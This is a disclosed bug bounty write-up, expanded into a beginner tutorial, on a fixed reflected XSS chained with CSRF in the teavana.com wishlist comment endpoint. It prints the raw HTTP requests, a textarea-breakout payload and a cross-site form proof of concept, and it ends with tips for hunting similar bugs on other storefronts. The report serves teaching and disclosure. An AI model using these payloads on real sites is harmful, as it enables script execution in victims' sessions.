Reflected XSS by exploiting CSRF vulnerability on teavana.com wishlist comment module. (wishlist-comments)
The wishlist comment endpoint echoed the submitted comment back into an HTML textarea without sanitising it, so HTML and JavaScript in the comment ran in the browser. Because the request had no CSRF token, an attacker could make a logged-in victim submit a crafted comment from another site, turning a self-XSS into a reflected XSS.
 Originally disclosed on HackerOne
- Triaged in 18 days
- Fixed in 3 months
- Paid in 24 days
- Disclosed after 4 months
User can add comments on their wishlist item. The http request which adds comment on wishlist item, looks like:
POST /on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id HTTP/1.1
Host: www.teavana.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.teavana.com/us/en/my-wishlist
Content-Length: 55
Cookie: REDACTED
Connection: close

wishlistComment=:comment_string
The value of the wishlistComment reflects on the returned HTML snippet as bellow:
<textarea maxlength="150" onkeyup="return ismaxlength(this);" id="wishlistComment" name="wishlistComment" cols="60" rows="12">
:comment_string
</textarea>
But the returned string is not sanitized. As a result if user submits html/javascript payload as the value, that payload will return and will cause javascript execution.
vulnerable post
POST /on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id HTTP/1.1
Host: www.teavana.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.teavana.com/us/en/my-wishlist
Content-Length: 55
Cookie: REDACTED
Connection: close

wishlistComment=</textarea><img+src=x+onerror=alert(1)>
Response
<textarea maxlength="150" onkeyup="return ismaxlength(this);" id="wishlistComment" name="wishlistComment" cols="60" rows="12">
</textarea><img src=x onerror=alert(1)>
</textarea>
There is no csrf token tied with the comment adding post request. As a result this csrf flaw can make the self-xss as a global reflected xss.
CSRF to XSS PoC
<html>
<body>
<form action="https://www.teavana.com/on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id" method="POST">
<input type="hidden" name="wishlistComment" value="</textarea><img src=x onerror=alert(1)>" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>

Replace the :id with your wishlist id (ex: C1005285074). This will execute the javascript and will popup an alert box.
Context
The target is the Starbucks bug bounty program on HackerOne, and the affected asset is the Teavana storefront at www.teavana.com. Teavana runs on a Demandware (Salesforce Commerce Cloud) storefront, visible from the URL structure /on/demandware.store/Sites-Teavana-Site/default/....
The feature in scope is the wishlist comment module. A logged-in user can add a comment to an item in their wishlist. The comment is submitted asynchronously from the wishlist page and the server returns an HTML snippet containing a <textarea> that is swapped into the page, so the user can keep editing the comment.
Setup
The report does not describe any special setup: no test accounts, tools or versions beyond the browser used in the requests. The precondition is simply a wishlist with an item on it, so that a comment can be posted, and knowledge of the wishlist id that appears in the request path as :id. The researcher gives C1005285074 as an example of such an id.
Finding it
The researcher looked at the request that adds a comment to a wishlist item and at the HTML snippet the server returns. The value of the wishlistComment parameter is reflected back inside the <textarea> without sanitisation. Because the reflection lands inside a textarea, a payload that closes the element first can break out of it and inject markup, which the browser then parses as HTML and executes as JavaScript.
Exploitation
Step 1: Observe the comment request and its reflection
The comment request looks like this:
POST /on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id HTTP/1.1
Host: www.teavana.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.teavana.com/us/en/my-wishlist
Content-Length: 55
Cookie: REDACTED
Connection: close

wishlistComment=:comment_string
The path carries the wishlist id as :id, the request is an XHR (X-Requested-With: XMLHttpRequest) sent from the wishlist page, and the comment itself is the single form field wishlistComment. The server reflects that value into the returned snippet:
<textarea maxlength="150" onkeyup="return ismaxlength(this);" id="wishlistComment" name="wishlistComment" cols="60" rows="12">
:comment_string
</textarea>
The returned string is not sanitised, so any HTML or JavaScript submitted as the value comes back and is interpreted by the browser.
Step 2: Confirm execution with a breakout payload
The researcher sent the same request with a payload that closes the textarea and injects an image whose onerror handler runs JavaScript:
POST /on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id HTTP/1.1
Host: www.teavana.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.teavana.com/us/en/my-wishlist
Content-Length: 55
Cookie: REDACTED
Connection: close

wishlistComment=</textarea><img+src=x+onerror=alert(1)>
The </textarea> closes the element the reflection sits in, and the <img src=x onerror=alert(1)> is parsed as a new element. The src=x fails to load, which fires onerror and runs alert(1). The response shows the payload reflected verbatim:
<textarea maxlength="150" onkeyup="return ismaxlength(this);" id="wishlistComment" name="wishlistComment" cols="60" rows="12">
</textarea><img src=x onerror=alert(1)>
</textarea>
On its own this is self-XSS: the payload only runs in the session of the user who submits it.
Step 3: Turn self-XSS into reflected XSS through CSRF
The comment-adding POST request has no CSRF token tied to it. Because of that missing token, another site can make a victim's browser send the comment request with an attacker-chosen wishlistComment value, and the reflected payload then runs in the victim's session. The researcher's proof of concept is a page with a form that submits the comment request:
<html>
<body>
<form action="https://www.teavana.com/on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id" method="POST">
<input type="hidden" name="wishlistComment" value="</textarea><img src=x onerror=alert(1)>" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
The hidden field carries the same breakout payload, HTML-encoded so it survives the form value. The :id in the form action must be replaced with a wishlist id (the researcher's example is C1005285074). When the form is submitted, the payload is reflected and the JavaScript executes, popping an alert box.
Root cause
Two mistakes combine. First, the server reflects the wishlistComment value into the returned HTML snippet without sanitising or encoding it, so a value containing </textarea> and an event-handler payload is rendered as markup. Second, the comment-adding POST request carries no CSRF token, so a cross-site form can submit it on behalf of a logged-in user. The reflection alone would only be self-XSS; the missing CSRF protection is what makes it a global reflected XSS. The report does not describe any other defence, such as output encoding or a same-site policy, that would have stopped either part.
Impact
An attacker who can get a logged-in victim to load a malicious page can make the victim's browser post an arbitrary comment payload to the victim's own wishlist, and the payload executes in the victim's session on www.teavana.com. The victim must be logged in and visit the attacker's page.
Fix
Based on the two root causes, the fix should be twofold: encode or sanitise the wishlistComment value before reflecting it into the HTML snippet, so it cannot break out of the <textarea>, and add a CSRF token to the comment-adding request and validate it server-side, so a cross-site form cannot submit the request on a victim's behalf.
Variants to test
- Other Demandware endpoints that reflect user input into a returned HTML fragment. A positive result is a response where a submitted value appears unencoded inside an element you can break out of.
- Comment, review and note modules on other storefronts. Submit a value containing
</textarea>followed by an element with an event handler and check whether the response reflects it verbatim. - State-changing POST requests that return HTML snippets. Check whether they carry a CSRF token; if not, try submitting them from a cross-site form and see whether the reflected payload executes.
- Wishlist and account features keyed by an id in the path. Confirm whether the id is the only thing needed to target another user's object, and whether the request accepts a cross-site origin.
Hunting notes
This bug lives in AJAX endpoints that echo submitted values back as HTML fragments, especially comment, review and note modules on e-commerce platforms. During recon, look for XHR requests with X-Requested-With: XMLHttpRequest whose responses contain form fields or textareas populated with your input, and check whether those requests carry a CSRF token. A reflection inside a <textarea> is a strong signal: it only takes a closing tag to escape. The researcher showed impact by chaining the missing CSRF token to the reflection, turning a self-XSS into an attack that runs in a victim's session, and demonstrated it with a working cross-site form and a screenshot of the alert.
What happened, in plain words
A researcher found a way to make a shopping website run code of an attacker's choosing inside another person's browser. The site is the Teavana tea store, which is part of the Starbucks bug bounty program on HackerOne. A bug bounty program is a scheme where a company invites outside people to look for security mistakes and report them, sometimes for a reward.
The feature involved is the wishlist. A wishlist is a list of products a shopper saves for later. On Teavana, a logged-in shopper can attach a short comment to an item on that list. The comment box is not a separate page: when you type a comment and send it, the browser quietly sends the text to the server in the background and the server sends back a small piece of HTML, the code that describes what a web page looks like, which the page drops in so you can keep editing.
Two mistakes combined to make this dangerous. First, the server took whatever text was submitted as the comment and put it back into that returned HTML without cleaning it, so text that looks like HTML is treated as HTML. Second, the request that adds a comment had no protection against being sent from a different website. Together, those two mistakes meant an attacker could build a page that, when a logged-in shopper visited it, posted a comment containing code to the shopper's own wishlist, and that code then ran in the shopper's browser on the Teavana site.
Background you need first
A few ideas come up again and again below, so here they are from zero.
- Server and browser. Your browser (Firefox, Chrome and so on) is the program on your computer that shows web pages. The server is the computer somewhere else that stores the site and answers your browser's requests. When you load a page, your browser asks the server for it and the server sends back HTML, which the browser reads and draws on screen.
- HTTP request. Every time your browser needs something from a server it sends a message called an HTTP request. The request has a first line saying what it wants (for example, fetch a page or submit a form), a set of headers (small labelled facts about the request, such as which browser is asking), and sometimes a body (the data being sent, such as the text of a comment).
- GET and POST. These are two kinds of request. GET is normally used to fetch something, like opening a page. POST is normally used to send data that changes something on the server, like submitting a form or posting a comment.
- Parameter. A named piece of data sent with a request. In a form, each input field has a name and a value; the pair travels to the server as a parameter. The server reads the parameter by its name.
- Cookie. A small piece of data that a website asks your browser to store and send back with every later request to that site. Cookies are how a site remembers that you are logged in: after you sign in, the server gives your browser a cookie, and on each following request the browser shows that cookie so the server knows who you are. If someone else gets your cookie, they can often act as you, which is why cookies are treated as secrets.
- XHR (XMLHttpRequest). A way for a page to send requests to the server in the background, without reloading the whole page. When you type a comment and it appears without the page flickering, that is usually XHR at work. Requests sent this way often carry the header
X-Requested-With: XMLHttpRequest, which is simply a label saying "this came from page code, not from a normal page load". - HTML and tags. HTML is the language that describes a web page. It is built from tags such as
<textarea>and</textarea>. An opening tag starts an element and a closing tag (the same name with a slash) ends it. The browser reads tags and decides what to draw. <textarea>. The HTML element for a multi-line text box, the kind you type a comment into. Everything between<textarea>and</textarea>is shown to the user as plain text, not interpreted as HTML. That detail matters a lot below.- Sanitising and encoding. Sanitising means cleaning input so that dangerous parts are removed or neutralised. Encoding means converting special characters into a safe form (for example, turning
<into<) so the browser displays them as text instead of treating them as tags. A server that reflects user input without either of these is trusting the user far too much. - Reflection. When a server takes a value you sent and puts it back into the page it returns, that is a reflection. If the value comes back as visible text, it is harmless. If it comes back in a place where the browser treats it as HTML or code, it can be dangerous.
- JavaScript. The programming language that runs inside web pages and can make them do things: react to clicks, change the page, read data, and so on.
alert(1)is the simplest JavaScript command: it opens a pop-up box showing the number 1. Researchers use it as a harmless proof that code ran. - XSS (cross-site scripting). A class of bug where an attacker gets their own JavaScript to run inside someone else's browser session on a website. The script then runs with the trust that site gives the page, which is why XSS is serious.
- Self-XSS. A weaker form of XSS where the code only runs for the person who typed it in. It is much less useful to an attacker, because the victim has to be tricked into pasting code into their own browser.
- CSRF (cross-site request forgery). A bug where another website can make your browser send a request to a site you are logged into, using your cookies, without you meaning to. The classic defence is a CSRF token: a secret, unpredictable value that the real page includes with the request and the server checks. Another site cannot guess the token, so its forged request is rejected.
- Demandware (Salesforce Commerce Cloud). A platform many online shops are built on. You can often spot it in the address of a request, in a path containing
/on/demandware.store/.
The target and the feature
The affected site is the Teavana storefront at www.teavana.com, part of the Starbucks bug bounty program on HackerOne. The URL structure of its requests, with /on/demandware.store/Sites-Teavana-Site/default/... in the path, shows it runs on Demandware.
The feature in scope is the wishlist comment module. A logged-in shopper can add a comment to an item in their wishlist. The comment is sent in the background from the wishlist page, and the server answers with an HTML snippet containing a <textarea> that the page swaps in, so the shopper can keep editing the comment.
What you need before starting
The report describes no special setup: no test accounts, no tools, nothing beyond the browser used in the requests. The only precondition is a wishlist with an item on it, so that a comment can be posted, and knowing the wishlist id that appears in the request path as :id. The researcher gives C1005285074 as an example of such an id. Think of the id as the label on your particular shopping list: the server needs it to know which list the comment belongs to.
Step 1: Watch the comment request and see what comes back
The researcher first looked at the request that adds a comment to a wishlist item, and at the HTML the server sends back. Here is that request:
POST /on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id HTTP/1.1
Host: www.teavana.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.teavana.com/us/en/my-wishlist
Content-Length: 55
Cookie: REDACTED
Connection: close

wishlistComment=:comment_string
Line by line:
POST /on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id HTTP/1.1is the request line.POSTsays data is being sent. The path points at the comment feature, and:idis a placeholder for the wishlist id.HTTP/1.1is the version of the request format.Host: www.teavana.comsays which site the request is for. One server can host many sites, so the browser names the one it wants.User-Agent: ...identifies the browser and operating system that sent the request. Here it is Firefox 49 on macOS.Accept: text/html, */*; q=0.01says the browser would prefer HTML back, but will accept anything.Accept-Language: en-US,en;q=0.5says the browser prefers US English, with a slight preference for plain English.Accept-Encoding: gzip, deflate, brlists the compression formats the browser can unpack, so the server can send the answer smaller.Content-Type: application/x-www-form-urlencoded; charset=UTF-8describes the body: it is form data in the standardname=valueformat, encoded as UTF-8 text.X-Requested-With: XMLHttpRequestmarks the request as coming from page code (XHR) rather than a normal page load.Referer: https://www.teavana.com/us/en/my-wishlistsays which page the request was sent from: the wishlist page.Content-Length: 55says the body is 55 bytes long.Cookie: REDACTEDis where the browser would send the site's cookies, including the one that proves the shopper is logged in. The value is hidden here because cookies are secrets.Connection: closeasks the server to close the connection after answering.- After the blank line comes the body:
wishlistComment=:comment_string. There is a single form field, namedwishlistComment, and:comment_stringis a placeholder for whatever the shopper typed.
The server then puts that value back into the HTML it returns:
<textarea maxlength="150" onkeyup="return ismaxlength(this);" id="wishlistComment" name="wishlistComment" cols="60" rows="12">
:comment_string
</textarea>
Line by line:
<textarea ...>opens a multi-line text box.maxlength="150"caps the comment at 150 characters.onkeyup="return ismaxlength(this);"runs a small piece of page code each time a key is released, to enforce that limit while typing.id="wishlistComment"gives the element a name the page can find it by, andname="wishlistComment"is the field name used when the form is submitted.cols="60" rows="12"set the box's width and height.:comment_stringis the shopper's comment, placed inside the box.</textarea>closes the box.
The important point: the comment comes back exactly as it was sent, with no cleaning. Anything that looks like HTML or JavaScript in the comment is therefore handed to the browser as HTML or JavaScript, not as harmless text.
Step 2: Prove that code runs
The researcher sent the same request again, this time with a comment designed to break out of the text box and add a new element:
POST /on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id HTTP/1.1
Host: www.teavana.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.teavana.com/us/en/my-wishlist
Content-Length: 55
Cookie: REDACTED
Connection: close

wishlistComment=</textarea><img+src=x+onerror=alert(1)>
This is the same request as before; only the body differs. The headers are unchanged, so the same line-by-line reading applies. The body is wishlistComment=</textarea><img+src=x+onerror=alert(1)>. In form data, a + stands for a space, so the value the server receives is </textarea><img src=x onerror=alert(1)>. That value has two parts:
</textarea>is a closing tag. Because the server drops the comment straight into the page, this tag ends the text box early. Everything after it is no longer inside the box, so the browser reads it as ordinary HTML.<img src=x onerror=alert(1)>is an image element.src=xtells the browser to load an image from a location calledx, which does not exist, so the load fails.onerror=alert(1)attaches a handler: when the image fails to load, runalert(1). When the image fails to load, the handler runsalert(1).
The server's answer shows the payload coming back untouched:
<textarea maxlength="150" onkeyup="return ismaxlength(this);" id="wishlistComment" name="wishlistComment" cols="60" rows="12">
</textarea><img src=x onerror=alert(1)>
</textarea>
Line by line:
- The opening
<textarea ...>is the same as before. </textarea>is the payload's own closing tag. It closes the box immediately, before any comment text.<img src=x onerror=alert(1)>now sits outside the box, so the browser treats it as a real image element and runs the handler when the image fails.- The final
</textarea>is the site's own closing tag, left over and now unmatched. It does no harm.
On its own, this is self-XSS: the code only runs in the browser of the person who submitted it. To be a real attack, someone else would have to be made to submit it. That is where the next step comes in.
Step 3: Make it work against other people through CSRF
The request that adds a comment has no CSRF token tied to it. A CSRF token is a secret, unpredictable value that the real page includes with a request and the server checks before acting. Without one, the server has no way to tell a genuine comment from one sent by a page on a completely different site. So another site can make a logged-in shopper's browser send the comment request, with a comment the attacker chose, and the reflected payload then runs in that shopper's session.
The researcher's proof of concept is a page containing a form that submits itself:
<html>
<body>
<form action="https://www.teavana.com/on/demandware.store/Sites-Teavana-Site/default/Wishlist-Comments/:id" method="POST">
<input type="hidden" name="wishlistComment" value="</textarea><img src=x onerror=alert(1)>" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Line by line:
<html>and<body>are the usual outer tags of any web page.<form action="..." method="POST">starts a form.actionis the address the form sends its data to: the same comment endpoint as before.method="POST"says the data is sent as a POST request, matching what the real site does.<input type="hidden" name="wishlistComment" value="..." />is a field the visitor never sees. Its name iswishlistComment, the same name the real site uses, and its value is the payload. The value is written in encoded form:<is<,/is/,>is>, is a space,=is=,(is(and)is). Encoded this way, the browser stores the payload correctly as a form value and decodes it back to</textarea><img src=x onerror=alert(1)>when the form is sent. The encoding is needed because a raw<or>inside an attribute would confuse the browser's reading of the page.<input type="submit" value="Submit request" />is the button that sends the form.- The closing tags end the form, the body and the page.
Before using it, the :id in the form's action must be replaced with a wishlist id; the researcher's example is C1005285074. When the form is submitted, the server reflects the payload and the JavaScript runs, opening an alert box.
Why it worked
Two mistakes combine.
- The server puts the
wishlistCommentvalue back into the returned HTML without sanitising or encoding it. A value containing</textarea>and an event-handler payload is therefore rendered as markup, and the browser runs it. - The comment-adding POST request carries no CSRF token, so a form on another site can submit it on behalf of a logged-in shopper.
The reflection alone would only be self-XSS. The missing CSRF protection is what turns it into a reflected XSS that works against other people. The report does not describe any other defence, such as output encoding or a same-site cookie policy, that would have stopped either part.
What an attacker could do
An attacker who can get a logged-in shopper to load a malicious page can make that shopper's browser post an arbitrary comment payload to the shopper's own wishlist, and the payload runs in the shopper's session on www.teavana.com. The shopper must be logged in and visit the attacker's page. The report does not describe what an attacker could do with the resulting script execution beyond the alert demonstration.
How to fix it
Based on the two causes, the fix should address both: encode or sanitise the wishlistComment value before putting it back into the HTML snippet, so it cannot break out of the <textarea>, and add a CSRF token to the comment-adding request and check it on the server, so a form on another site cannot submit the request on a shopper's behalf.
Other places to look
- Other Demandware endpoints that put user input back into a returned HTML fragment. A positive result is a response where a submitted value appears unencoded inside an element you can break out of.
- Comment, review and note modules on other storefronts. Submit a value containing
</textarea>followed by an element with an event handler and check whether the response returns it unchanged. - POST requests that change something and return HTML snippets. Check whether they carry a CSRF token; if not, try submitting them from a form on another site and see whether the reflected payload runs.
- Wishlist and account features that use an id in the path. Check whether the id is the only thing needed to target another person's object, and whether the request accepts a cross-site origin.
Notes for anyone hunting this
This bug lives in background (AJAX) endpoints that echo submitted values back as HTML fragments, especially comment, review and note modules on e-commerce platforms. While exploring a site, look for XHR requests with X-Requested-With: XMLHttpRequest whose responses contain form fields or textareas filled with your input, and check whether those requests carry a CSRF token. A reflection inside a <textarea> is a strong signal: it only takes a closing tag to escape. The researcher showed impact by chaining the missing CSRF token to the reflection, turning a self-XSS into an attack that runs in a victim's session, and demonstrated it with a working cross-site form and a screenshot of the alert.
Glossary
- AJAX / XHR: a way for a page to send requests to the server in the background, without reloading the whole page.
- Bug bounty program: a scheme where a company invites outside people to find and report security mistakes, sometimes for a reward.
- Cookie: a small piece of data a site asks your browser to store and send back with later requests, commonly used to keep you logged in.
- CSRF token: a secret, unpredictable value included with a request and checked by the server, so that requests forged by another site are rejected.
- Demandware (Salesforce Commerce Cloud): a platform many online shops are built on, recognisable in URLs containing
/on/demandware.store/. - Encoding: converting special characters into a safe form so they are displayed as text rather than treated as code.
- GET: a request type normally used to fetch something, like opening a page.
- Header: a labelled fact attached to an HTTP request or response, such as the browser name or the content type.
- HTML: the language that describes the structure of a web page, built from tags.
- HTTP request: the message a browser sends to a server to ask for something or send data.
- JavaScript: the programming language that runs inside web pages and can make them do things.
- Parameter: a named piece of data sent with a request, such as a form field's name and value.
- POST: a request type normally used to send data that changes something on the server, like submitting a form.
- Reflection: when a server puts a value you sent back into the page it returns.
- Sanitising: cleaning input so that dangerous parts are removed or neutralised.
- Self-XSS: a form of XSS where the code only runs for the person who entered it.
- Server: the remote computer that stores a website and answers the browser's requests.
- Tag: a piece of HTML syntax such as
<textarea>or</textarea>that starts or ends an element. <textarea>: the HTML element for a multi-line text box, whose contents are shown as plain text.- Wishlist: a list of products a shopper saves for later.
- XSS (cross-site scripting): a bug where an attacker gets their own JavaScript to run inside someone else's browser session on a website.